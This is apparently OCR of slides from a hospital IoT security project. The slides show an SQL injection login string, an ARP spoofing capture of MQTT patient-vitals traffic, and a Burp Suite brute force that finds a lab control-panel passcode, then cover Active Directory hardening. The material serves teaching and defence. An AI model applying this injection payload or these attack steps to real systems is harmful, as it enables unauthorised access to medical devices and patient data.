
Email or Username: admin_doctor'OR 1=1#

Password: •••

□ Remember me

Intercepting the Pulse

ARP Spoofing Attack



Capturing from eth0
le Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
mqtt
Wireshark · Packet 190 · eth0

```
Time
 190 13.86142993
 494 74.21550159
 495 74.21628808
1154 134.1859411
1155 134.1881676
1687 170.7867182
2015 231.2305849
2017 231.2354475
2142 257.9448346
```

```
▸ Frame 190: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits) on interface eth0, id 0
▸ Ethernet II, Src: Intel_68:62:a8 (0c:dd:24:68:62:a8), Dst: PCSSystemtec_e7:9f:11 (08:00:27:e7:9f:11)
▸ Internet Protocol Version 4, Src: 192.168.8.156, Dst: 192.168.8.191
▸ Transmission Control Protocol, Src Port: 54114, Dst Port: 1883, Seq: 1, Ack: 1, Len: 83
▾ MQ Telemetry Transport Protocol, Publish Message
  ▾ [Expert Info (Note/Protocol): Unknown version (missing the CONNECT packet?)]
      [Unknown version (missing the CONNECT packet?)]
      [Severity level: Note]
      [Group: Protocol]
  ▾ Header Flags: 0x30, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)
      0011 .... = Message Type: Publish Message (3)
      .... 0... = DUP Flag: Not set
      .... .00. = QoS Level: At most once delivery (Fire and Forget) (0)
      .... ...0 = Retain: Not set
    Msg Len: 81
```

```
0000  08 00 27 e7 9f 11 0c dd  24 68 62 a8 08 00 45 00   ··'·····$hb···E·
0010  00 7b f0 e7 40 00 80 06  76 e9 c0 a8 08 9c c0 a8   ·{··@···v·······
0020  08 bf d3 62 07 5b fb bc  70 75 e8 97 b0 c9 50 18   ···b·[··pu····P·
0030  00 ff 3f c2 00 00 30 51  00 0b 49 6f 54 5f 44 65   ··?···0Q··IoT_De
0040  76 5f 31 2e 30 00 7b 0a  20 20 22 68 65 61 72 74   v_1.0·{·  "heart
0050  5f 72 61 74 65 22 3a 20  37 38 2c 0a 20 20 22 74   _rate": 78,·  "t
0060  65 6d 70 65 72 61 74 75  72 65 22 3a 20 33 36 2e   emperature": 36.
0070  37 2c 0a 20 20 22 6f 78  79 67 65 6e 5f 6c 65 76   7,·  "oxygen_lev
0080  65 6c 22 3a 20 39 35 0a  7d                        el": 95·}
```

```
Frame 190: 137 byt
Ethernet II, Src:
Internet Protocol
Transmission Contr
MQ Telemetry Trans
```

No.: 190 · Time: 13.861429934 · Source: 192.168.8.156 · Destination: 192.168.8.191 · Protocol: MQTT · Length: 137 · Info: Publish Message [IoT_Dev_1.0]

✓ Show packet bytes Layout: Vertical (Stacked)

MQ Telemetry Transport Protocol: Protocol Packets: 148153 · Displayed: 9 (0.0%) Profile: De

Vulnerability:

- Lack of secure communication between the IoT device and the Broker.
- Reliance on the local network without protection against ARP Spoofing

Execution:


- Launching an ARP Spoofing attack using Ettercap to impersonate both the IoT device and the Broker.
- Redirecting network traffic through the attacker’s machine.

Result:

- Successful interception of data exchanged between the IoT device and the Broker (sensor readings, commands, device status).
- Demonstrates how ARP Spoofing can enable MITM attacks and compromise data confidentiality and integrity in IoT environments.

Cracking the Control Center

Brute Force Attack


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 – Temporary Project
Dashboard Target Proxy
60 62
Attack Save
3. Intruder attack of http://192.168.8.156:3000
Results Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Response
Pretty Raw Hex
Payloads
Resource pool
Settings

Sniper attack

Target http://192.168.8.156:3000

Positions Add § Clear §


```
POST /verify HTTP/1.1
Host: 192.168.8.156:3000
Content-Length: 19
Accept-Language: en-US,en;q=
User-Agent: Mozilla/5.0 (X11
Content-Type: application/js
Accept: */*
Origin: http://192.168.8.15
Referer: http://192.168.8.15
Accept-Encoding: gzip, defl
Connection: keep-alive

{"password":"§12346"}
```

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		401	1			184	
1	123456	401	1			184	
2	password	401	1			184	
3	admin	401	0			184	
4	kali2025	401	0			184	
5	hospital123	401	1			184	
6	HosIoT25	200	0			173	

```
POST /verify HTTP/1.1
Host: 192.168.8.156:3000
Content-Length: 23
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://192.168.8.156:5500
Referer: http://192.168.8.156:5500/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "password":"HosIoT25"
}
```



Vulnerability:

- Weak passcode protection in the IoT Monitor System control panel.
- No rate limiting or account lockout mechanism on the passcode input.

Execution:

- Using Burp Suite to automate multiple passcode attempts against the control interface.
- Sending repeated requests with different passcode values.

Result:

- Successful discovery of the correct control passcode.
- Gained unauthorized access to IoT system controls, allowing manipulation of device behavior.
- Highlights the risk of weak authentication mechanisms in IoT monitoring systems.

Dr. Ahmed :

You know... as much as those attacks were shocking, I am actually relieved. Now, the 'Invisible Threats' are finally visible. We are no longer guessing; we know exactly where our weaknesses are. But knowing the holes is only half the battle—now, I want to seal them. I want this hospital to be a 'Digital Fortress'. Team, show me the cure. Show me how we will turn these vulnerabilities into our strongest defenses.

Hello Dr.Ahmed
I’m ENG.Fatma

Security Infrastructure Engineer

"Dr. Ahmed, to build your 'Digital Fortress,' we started with the foundation: the **Active Directory (AD)**. My role was to redesign the hospital’s hierarchy to ensure that access is a privilege, not a right

Identity & Access Management (IAM) Strategy

Organizational Units (OUs):

Logical grouping of staff by department

Least Privilege:

Access is restricted to job-specific data only


Group Policy (GPOs):

Automated security rules (Strong Passwords & USB Blocking)

Centralized Control:

Instant, hospital-wide lockout of compromised accounts

Demo Link



New Object - User

Create in: Hospital.local/Managed Service Accounts

First name: DR_ahmed

Initials:

Last name:

Full name: DR_ahmed

User logon name: ahmed @Hospital.local

User logon name (pre-Windows 2000): HOSPITAL\ ahmed

HOSPITAL\Administrator

Group Policy Management

- Forest: Hospital.local
  - Domains
    - Hospital.local
      - Default Domain Policy
      - Dockers
      - Domain Controllers
      - Emergency
      - Finance
      - HR
      - IT&CyberSecurity
      - Labs
      - Nursers
      - Group Policy Objects
      - WMI Filters
      - Starter GPOs
  - Sites
- Group Policy Modeling
- Group Policy Results

Name: Forest: Hospital.local

Dr. Ahmed :

Excellent work, team! We started this journey with a 'Digital Kingdom' full of hidden cracks, but today, I see a Digital Fortress. You didn't just find the holes; you built the shields. With the Active Directory organizing our ranks and the SOC watching our borders

I can finally say: **Our hospital is ready, our patients are safe, and our future is secure**. Let's go live!